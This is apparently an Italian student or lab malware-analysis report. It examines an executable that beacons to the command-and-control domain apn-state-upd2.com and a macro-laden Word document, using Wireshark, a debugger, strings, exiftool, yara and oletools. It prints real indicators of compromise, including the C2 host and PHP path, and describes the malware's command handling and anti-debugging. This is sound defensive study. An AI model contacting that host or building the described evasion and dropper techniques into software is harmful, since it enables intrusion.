0080  00 3d 00 3c 00 35 00 2f  00 0a 01 00 00 61 00 00   ·=·<·5·/ ·····a··
0090  00 17 00 15 00 00 12 61  70 6e 2d 73 74 61 74 65   #######a pn-state
00a0  2d 75 70 64 32 2e 63 6f  6d 00 05 00 05 01 00 00   -upd2.co m·######
00b0  00 00 00 0a 00 08 00 06  00 1d 00 17 00 18 00 0b   ######## ########
00c0  00 02 01 00 00 0d 00 1a  00 18 08 04 08 05 08 06   ######## ########
00d0  04 01 05 01 02 01 04 03  05 03 02 03 02 02 06 01   ######## ########
00e0  06 03 00 23 00 00 00 17  00 00 ff 01 00 01 00      ···#····· #######
```

Conclusioni sull'analisi del traffico di rete

Il malware inizia connessioni di rete? Se si che tipo di traffico genera? Quali URL or indirizzi IP tenta di contattare?

Sì; il malware tenta di stabilire una connessione TLS con il dominio `apn-state-upd2.com`. Poiché stiamo simulando la rete e quindi il malware non riceve alcuna risposta, il malware si limita a tentare ripetutamente di contattare questo indirizzo – indicato come malevolo da *VirusTotal* – in attesa di comandi.

Reverse engineering della funzione indicata

Osservazioni preliminari

- Osserviamo che il *debugger* non si ferma sull'entrypoint, ma prima. Possiamo dunque assumere che venga effettuata una *TLS Callback*, tecnica di *antidebugging*.

- Calcoliamo inoltre che l'offset della funzione da analizzare rispetto all'indirizzo della prima istruzione è *10BE*.

```
00FA20BD   C3     ret
00FA20BE   55     push ebp
00FA20BF   8BEC   mov ebp,esp
```

- Notiamo che la libreria `OnDemandConnRouteHelper.dll` viene caricata e scaricata periodicamente, in linea con quanto osservato nell'analisi dinamica di base in *ProcMon*.
- Viene chiamata una funzione di `WinHTTPOpen` con agent `Mozilla/5.0` e successivamente `WinHTTPConnect`, all'indirizzo visto da *Wireshark* `apn-state-upd2.com`. Da qui scopriamo nello specifico che la pagina richiesta è `/p5Pss34GvX21pxO0bz25vLqU.php`


Analisi della funzione

La funzione è stata analizzata soprattutto con *IDA* e *x32dbg* per modificare alcune delle istruzioni in `jmp` e `nop` per forzare il flusso del codice. Ovviamente, i dati estratti dall'analisi dinamica fatta nel secondo modo sono più limitati, poiché molti dei valori nei registri non erano corretti per il ramo di esecuzione e mandavano in *crash* il programma.

In linea generale, la funzione sembra occuparsi di leggere un comando ricevuto dal *command and control server* e svolgere operazioni diverse in base al valore:

- Uno specifico valore porta la funzione a verificare l'esistenza un evento il cui nome è una stringa generata dinamicamente dalla funzione stessa, generare un nuovo processo in una *command line* che si occupa di pingare un server e terminare l'esecuzione del programma.
- Uno specifico valore salta ogni operazione e ritorna la funzione.
- Se il comando inizia con `$#"!`, il resto del comando viene decodificato con una codifica che è molto probabilmente uno *XOR*, e nel comando decodificato è specificato sia cosa scrivere nel file che quale debba essere il nome.

Per cercare di semplificare la struttura della funzione, si allega di seguito uno schema di flusso che descrive più in dettaglio il comportamento della funzione.



Osservazioni:

- La nostra funzione non viene eseguita se c'è già un'altra istanza del malware in esecuzione, o se non è presente una connessione ad internet – reale o simulata.

- Forzando l'esecuzione del ramo giallo/rosso, effettivamente possiamo notare che il comando di `ping` viene eseguito e i 4 pacchetti intercettati da *Wireshark*.

21:39:44	10.0.0.2	63052	239.255.255.2…	1900	239.255…	SSDP	217	M-SEARCH * HTTP/1.1
21:40:26	10.0.0.2		3.5.6.6			ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (no response found!)
21:40:30	10.0.0.2		3.5.6.6			ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (no response found!)
21:40:31	PcsCompu_79…		PcsCompu_87:3…			ARP	60	Who has 10.0.0.1? Tell 10.0.0.2
21:40:31	PcsCompu_87…		PcsCompu_79:7…			ARP	42	10.0.0.1 is at 08:00:27:87:3b:46
21:40:34	10.0.0.2		3.5.6.6			ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (no response found!)
21:40:38	10.0.0.2		3.5.6.6			ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128 (no response found!)

IL DOCUMENTO MALEVOLO

Analisi statica

Il primo passo da compiere per svolgere l'analisi di un documento potenzialmente malevolo è comprendere il formato del documento. A tale scopo è possibile utilizzare il comando *file*

file path/docmalevolo

```
Download — -zsh — 99×10
learco@MacBook-Pro-di-Michele Downloads % file /Users/learco/Downloads/98eb9584fe82474af8df1d419c82
b642
/Users/learco/Downloads/98eb9584fe82474af8df1d419c82b642: Composite Document File V2 Document, Litt
le Endian, Os: Windows, Version 6.1, Code page: 1252, Title: Awesome Sleek Concrete Hat best-of-bre
ed, Subject: payment, Author: Brady Grimes, Comments: Representative granular National, Template: N
ormal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Da
te: Wed May 29 22:25:00 2019, Last Saved Time/Date: Wed May 29 22:25:00 2019, Number of Pages: 1, N
umber of Words: 16, Number of Characters: 95, Security: 0
learco@MacBook-Pro-di-Michele Downloads %
```

L'output di questo comando permette di ottenere alcune informazioni importanti:

- **Composite Document File V2 Document**: indica che il formato del documento è del tipo Structured Storage Format. I formati dei documenti Office possono essere di due tipi:
    - Structured Storage Format: chiamato anche Composite Document File V2 (CDF V2) o Compound File Binary Format. Si tratta del formato meno recente (precedente al 2007) dove il file è suddiviso in una gerarchia di oggetti simile ad un file system. Su di essi è possibile utilizzare direttamente gli oletools
    - Office Open XML Format: si tratta di un formato che è stato introdotto successivamente al 2007 basato su XML al quale viene applicata la compressione zip. Per questo motivo per l'analisi di questo tipo di documenti si utilizzano tool quali zipdump.
- **Os**: Windows, Version 6.1: specifica che il documento è stato creato su un sistema operativo Windows (versione 6.1, che corrisponde a Windows 7)
- **Title**: Awesome Sleek Concrete Hat best-of-breed: è il titolo del document
- **Subject**: payment: indica che il documento potrebbe essere legato a transazioni finanziarie, tale circostanza è solita presentarsi nei documenti malevoli che cercano di ingannare l'utente per ottenere informazioni finanziarie.
- **Author**: Brady Grimes: autore del documento
- **Comments**: Representative granular National: sono i commenti associati al documento, spesso possono essere utili per ottenere ulteriori indizi sul contenuto del documento.
- Template: **Normal.dotm**: questa informazione risulta importante perché, seppur di per sé non sia un formato sospetto, solitamente viene utilizzato per nascondere delle Macro. Il file Normal.dotm è un modello di documento predefinito utilizzato da Microsoft Word. Quando Word viene avviato, questo modello viene caricato per creare un nuovo documento vuoto con le impostazioni di base, come stili di testo, macro e layout predefiniti.
- Name of Creating Application: Microsoft Office Word: conferma che il file è stato creato con Word
- **Create Time/Date**: Wed May 29 22:25:00 2019: data e ora di creazione


- **Last Saved Time/Date**: Wed May 29 22:25:00 2019: data e ora dell'ultimo salvataggio. Il fatto che la data di creazione e ultimo salvataggio sia la stessa potrebbe rappresentare alcuni scenari sospetti:
    - Alcuni malware possono creare documenti in maniera automatica e salvarli immediatamente per diffondere il codice dannoso. In questo caso, la coincidenza delle date può essere un segnale di un documento generato automaticamente da uno script o un programma malevolo.
    - Gli autori di malware potrebbero impostare le date di creazione e modifica in modo identico per evitare che vengano effettuate analisi temporali sul documento.
- Number of Pages: 1, Number of Words: 16, Number of Characters: 95: indica il numero di pagine e parole presenti nel documento. Un documento con così poche parole e caratteri potrebbe contenere macro o altri contenuti nascosti.
- Security: 0: rappresenta il livello di sicurezza applicato al documento. Dato che in questo caso è 0 significa che non ci sono restrizioni di sicurezza, il che è tipico per documenti non protetti.

In secondo luogo, è stato eseguito sul documento il comando **strings**, tale comando è un utile strumento per l'analisi dei file binari, inclusi i file malevoli. Esso estrae e visualizza tutte le stringhe di testo leggibili presenti in un file. Questo potrebbe permettere di:

- rivelare contenuti testuali nascosti come messaggi, URL, indirizzi email e nomi di variabili
- identificare comandi di sistema e script che potrebbero indicare l'esecuzione di attività sospette come il download di altri malware o l'esecuzione di comandi dannosi
- rivelare URL e indirizzi IP che rappresenterebbero un tentativo di comunicare con un server di command and control
- identificare funzioni e librerie utilizzate, questo potrebbe rivelarsi utile nella comprensione del comportamento del malware.
- Esporre macro incorporate, infatti i documenti Office contengono macro VBA (Virtual Basic Application) che sono sequenze di comandi e funzioni che vengono utilizzate per automatizzare compiti ripetitivi o per implementare funzioni custom. Queste però possono essere utilizzate anche per scaricare ed eseguire malware sulla macchina della vittima o, in generale, per iniettare codice.

Esecuzione del comando:

strings path/docmalevolo



L’output generato dal comando è molto lungo, sono state probabilmente aggiunte delle junk strings con lo scopo di offuscare. Dal testo, tuttavia, possiamo estrapolare qualche indizio.

La presenza di stringhe come:

*C:\Program Files\Common Files\Microsoft Shared\VBA\VBA7.1**VBE7.DLL***

*C:\Program Files\Microsoft Office\Root\Office16**MSWORD.OLB***

*C:\Program Files\Common Files\Microsoft Shared\OFFICE16**MSO.DLL***

non solo ci confermano che si tratta di un documento Office, ma ci suggeriscono che tale documento utilizza macro **VBA**. Infatti i riferimenti a VBE7.DLL e FM20.DLL confermalo l’utilizzo di componenti **VBA** e **form MS** (Microsoft Forms).

Nel documento inoltre sono presenti moltre stringhe ripetute, come *D@DD*. Tali stringhe potrebbero essere **place holder** o dati criptati. In generale l’abbondanza di stringhe ripetitive è spesso correlata con la presenza di codice o dati offuscati.


Ci sono inoltre riferimenti a file di sistema e directory. Percorsi come ***"C:\Windows\system32"*** indicano che il malware potrebbe interagire con **componenti di sistema cruciali**.

Inoltre stringhe come *C:\windows\system32**FM20.DLL*** indicano la presenza della libreria Microsoft Forms 2.0 utilizzata comunemente per **creare interfacce utente** personalizzate all'interno di applicazioni VBA. Le macro VBA possono utilizzare FM20.DLL per creare una GUI (interfaccia utente grafica) che sembra innocua ma che, in realtà, scarica ed esegue ulteriori payload malevoli da internet. Ad esempio, un modulo VBA potrebbe utilizzare FM20.DLL per creare una finestra di dialogo che induce l'utente a eseguire un'azione dannosa. Le macro malevole possono sfruttare FM20.DLL per garantire la persistenza del malware. Ad esempio, il codice VBA potrebbe utilizzare i controlli di FM20.DLL per aggiungere chiavi di registro che eseguono il malware all'avvio del sistema.

ExeName32*="iRHUKi"* potrebbe indicare la presenza di codice eseguibile.

In questa fase dell’analisi è utile utilizzare il comando ***exiftool***. Questo tool serve a ottenere i **metadati** del documento malevolo. Lo scopo è quello di confermare ciò che è stato rivelato nelle fasi precedenti e rivelare nuovi indizi.

exiftool path/docmalevolo



```
learco@MacBook-Pro-di-Michele Downloads % exiftool /Users/learco/Downloads/98eb9584fe82474af8df1d419
c82b642
ExifTool Version Number         : 12.87
File Name                       : 98eb9584fe82474af8df1d419c82b642
Directory                       : /Users/learco/Downloads
File Size                       : 132 kB
File Modification Date/Time     : 2021:02:23 22:28:12+01:00
File Access Date/Time           : 2024:06:30 09:53:32+02:00
File Inode Change Date/Time     : 2024:06:29 10:24:52+02:00
File Permissions                : -rw-rw-r--
File Type                       : FPX
File Type Extension             : fpx
MIME Type                       : image/vnd.fpx
Comp Obj User Type Len          : 32
Comp Obj User Type              : Microsoft Word 97-2003 Document
Identification                  : Word 8.0
Language Code                   : English (US)
Doc Flags                       : Has picture, 1Table, ExtChar
System                          : Windows
Word 97                         : No
Title                           : Awesome Sleek Concrete Hat best-of-breed
Subject                         : payment
Author                          : Brady Grimes
Keywords                        :
Comments                        : Representative granular National
Template                        : Normal.dotm
Last Modified By                :
Software                        : Microsoft Office Word
Create Date                     : 2019:05:29 21:25:00
Modify Date                     : 2019:05:29 21:25:00
Security                        : None
Code Page                       : Windows Latin 1 (Western European)
Company                         : Von, Kessler and Renner
Char Count With Spaces          : 110
App Version                     : 16.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  :
Heading Pairs                   : Title, 1
Manager                         : Jast
Last Printed                    : 0000:00:00 00:00:00
Revision Number                 : 1
Total Edit Time                 : 0
Words                           : 16
Characters                      : 95
Pages                           : 1
Paragraphs                      : 1
Lines                           : 1
learco@MacBook-Pro-di-Michele Downloads %
```

L’output del comando conferma tutti gli indizi individuati nelle precedenti fasi di analisi. Ci sono però ulteriori deduzioni che si possono fare:

- **File type: FPX**: i file con estensione .fpx sono generalmente associati al formato FlashPix. FlashPix è un **formato di file immagine** sviluppato negli anni '90 da Kodak, Microsoft, HP e Live Picture. È stato progettato per la gestione di immagini di grandi dimensioni. Il fatto che il file sia identificato come un documento di Microsoft Word (con metadati associati a Word) ma con un'estensione e un tipo MIME di FlashPix è anomalo. L'uso di un'estensione non standard per un file di Word potrebbe essere un tentativo di camuffamento per evitare il rilevamento da parte di software antivirus e sistemi di sicurezza. I file con estensioni inusuali possono sfuggire ai controlli di sicurezza automatici.

Successivamente è stato applicato lo strumento di analisi ***yara***. Si tratta di un tool utilizzato principalmente per la rilevazione e l'analisi di malware e permette di creare regole complesse per identificare malware e altre minacce basate su **pattern** e caratteristiche distintive. La struttura di chiamata del comando è la seguente:


yara -options /pathtorules/rules.yar /pathtodoc/docmalevolo

Nello specifico è stato utilizzato il seguente comando:

yara -m -s -w /pathtorules/index.yar /pathtodoc/docmalevolo

Dove:

- -m: permette di includere informazioni dettagliata sui metadati
- -w: permette l'attivazione di avvisi che vengono generati per segnalare situazioni o comportamenti che potrebbero indicare potenziali problemi o sui quali è necessario porre attenzione.
- -s: viene utilizzata per eseguire la scansione del file in modalità ricorsiva. Quando si usa -s, yara scansiona non solo il file specificato, ma anche tutti i file presenti nelle directory e nelle sottodirectory.



In questo caso *yara* rileva e conferma la presenza di codice **VBA** incorporato. I numeri esadecimali riportati sono indirizzi di offset. Ogni offset indica un punto specifico nel file dove è stata trovata una corrispondenza con i pattern esaminati dalle regole di *yara*.

Un'ulteriore fase dell'analisi prevede l'utilizzo della suite di tool di ole.

Il primo tool che è stato utilizzato è oleid. Il comando oleid è progettato per identificare e **analizzare i file** che contengono **strutture OLE** (Object Linking and Embedding). Le strutture OLE sono utilizzate per incorporare e collegare oggetti in modo che possano essere condivisi tra applicazioni, tipicamente in documenti come fogli di calcolo, presentazioni e documenti di testo.

oleid /pathtodoc/docmalevolo

```
learco — -zsh — 91×47
learco@MBP-di-Michele ~ % oleid /Users/learco/Downloads/98eb9584fe82474af8df1d419c82b642
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: /Users/learco/Downloads/98eb9584fe82474af8df1d419c82b642
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |Brady Grimes        |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
ObjectPool          |True                |low       |Contains an ObjectPool
                    |                    |          |stream, very likely to
                    |                    |          |contain embedded OLE
                    |                    |          |objects or files. Use
                    |                    |          |oleobj to check it.
--------------------+--------------------+----------+--------------------------
learco@MBP-di-Michele ~ %
```

L'output del comando non ci da informazioni aggiuntive, conferma solamente che si tratta di un documento word di tipo compound e viene rilevata come sospetta la presenza di una macro **VBA**.

Invece, Il comando **oletimes** è uno strumento incluso nell'insieme di strumenti oletools progettato per analizzare estrarre le informazioni temporali dai file OLE. Lo scopo è quindi quello di analizzare i timestamp presenti nel file.

oletimes /pathtodoc/docmalevolo

```
Download — -zsh — 83×66
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
FILE: /Users/learco/Downloads/98eb9584fe82474af8df1d419c82b642

+----------------------------+--------------------+--------------------+
| Stream/Storage name        | Modification Time  | Creation Time      |
+----------------------------+--------------------+--------------------+
| Root                       | 2019-05-29 21:25:28 | None               |
| '\x01CompObj'              | None               | None               |
| '\x05DocumentSummaryInform | None               | None               |
| ation'                     |                    |                    |
| '\x05SummaryInformation'   | None               | None               |
| '1Table'                   | None               | None               |
| 'Data'                     | None               | None               |
| 'Macros'                   | None               | 2019-05-29 21:25:26 |
| 'Macros/PROJECT'           | None               | None               |
| 'Macros/PROJECTwm'         | None               | None               |
| 'Macros/VBA'               | None               | 2019-05-29 21:25:26 |
| 'Macros/VBA/CII3CH'        | None               | None               |
| 'Macros/VBA/DjjSCQ9r'      | None               | None               |
| 'Macros/VBA/Q4tbNMQ7'      | None               | None               |
| 'Macros/VBA/ThisDocument'  | None               | None               |
| 'Macros/VBA/YBOpFbj9'      | None               | None               |
| 'Macros/VBA/_VBA_PROJECT'  | None               | None               |
| 'Macros/VBA/__SRP_0'       | None               | None               |
| 'Macros/VBA/__SRP_1'       | None               | None               |
| 'Macros/VBA/__SRP_4'       | None               | None               |
| 'Macros/VBA/__SRP_5'       | None               | None               |
| 'Macros/VBA/dir'           | None               | None               |
| 'Macros/VBA/lVr36URi'      | None               | None               |
| 'Macros/VBA/str6Z3Ms'      | None               | None               |
| 'Macros/VBA/zRkkXZ1H'      | None               | None               |
| 'ObjectPool'               | None               | 2019-05-29 21:25:26 |
| 'ObjectPool/_1620684680'   | None               | 2019-05-29 21:25:26 |
| 'ObjectPool/_1620684680/\x | None               | None               |
| 01CompObj'                 |                    |                    |
| 'ObjectPool/_1620684680/\x | None               | None               |
| 03OCXNAME'                 |                    |                    |
| 'ObjectPool/_1620684680/\x | None               | None               |
| 03ObjInfo'                 |                    |                    |
| 'ObjectPool/_1620684680/co | None               | None               |
| ntents'                    |                    |                    |
| 'ObjectPool/_1620684681'   | None               | 2019-05-29 21:25:26 |
| 'ObjectPool/_1620684681/\x | None               | None               |
| 01CompObj'                 |                    |                    |
| 'ObjectPool/_1620684681/\x | None               | None               |
| 03OCXNAME'                 |                    |                    |
| 'ObjectPool/_1620684681/\x | None               | None               |
| 03ObjInfo'                 |                    |                    |
| 'ObjectPool/_1620684681/co | None               | None               |
| ntents'                    |                    |                    |
| 'ObjectPool/_1620684682'   | None               | 2019-05-29 21:25:26 |
| 'ObjectPool/_1620684682/\x | None               | None               |
| 01CompObj'                 |                    |                    |
| 'ObjectPool/_1620684682/\x | None               | None               |
| 03OCXNAME'                 |                    |                    |
| 'ObjectPool/_1620684682/\x | None               | None               |
| 03ObjInfo'                 |                    |                    |
| 'ObjectPool/_1620684682/\x | None               | None               |
| 03PRINT'                   |                    |                    |
| 'ObjectPool/_1620684682/co | None               | None               |
| ntents'                    |                    |                    |
| 'WordDocument'             | None               | None               |
+----------------------------+--------------------+--------------------+
```

L'output mostra la **struttura del file** e ci indica che probabilmente l'oggetto Macros/VBA/**ThisDocument** conterrà la macro rilevata in fase di analisi. Inoltre ObjectPool può indicare la presenza di oggetti incorporati nel documento, che potrebbero essere utilizzati per nascondere o distribuire contenuti dannosi. Per ognuno di questi potenziali indicatori di rischio viene ripotato il timestamp di modifica e di creazione.

Per effettuare un'analisi più approfondita delle macro presenti nel documento è stato usato il comando **oledump.py** che serve ad estrarre flussi e storage che possono contenere macro.

oledump.py /pathtodoc/docmalevolo

```
Download — -zsh — 73×35
 1:       114 '\x01CompObj'
 2:       344 '\x05DocumentSummaryInformation'
 3:       492 '\x05SummaryInformation'
 4:      7660 '1Table'
 5:     67094 'Data'
 6:       832 'Macros/PROJECT'
 7:       224 'Macros/PROJECTwm'
 8: m     985 'Macros/VBA/CII3CH'
 9: M    3429 'Macros/VBA/DjjSCQ9r'
10: M    4985 'Macros/VBA/Q4tbNMQ7'
11: M    3302 'Macros/VBA/ThisDocument'
12: m     987 'Macros/VBA/YBOpFbj9'
13:      5653 'Macros/VBA/_VBA_PROJECT'
14:      8689 'Macros/VBA/__SRP_0'
15:       302 'Macros/VBA/__SRP_1'
16:       220 'Macros/VBA/__SRP_4'
17:       712 'Macros/VBA/__SRP_5'
18:      1070 'Macros/VBA/dir'
19: m     987 'Macros/VBA/lVr36URi'
20: m     677 'Macros/VBA/str6Z3Ms'
21: m     987 'Macros/VBA/zRkkXZ1H'
22:       118 'ObjectPool/_1620684680/\x01CompObj'
23:        22 'ObjectPool/_1620684680/\x03OCXNAME'
24:         6 'ObjectPool/_1620684680/\x03ObjInfo'
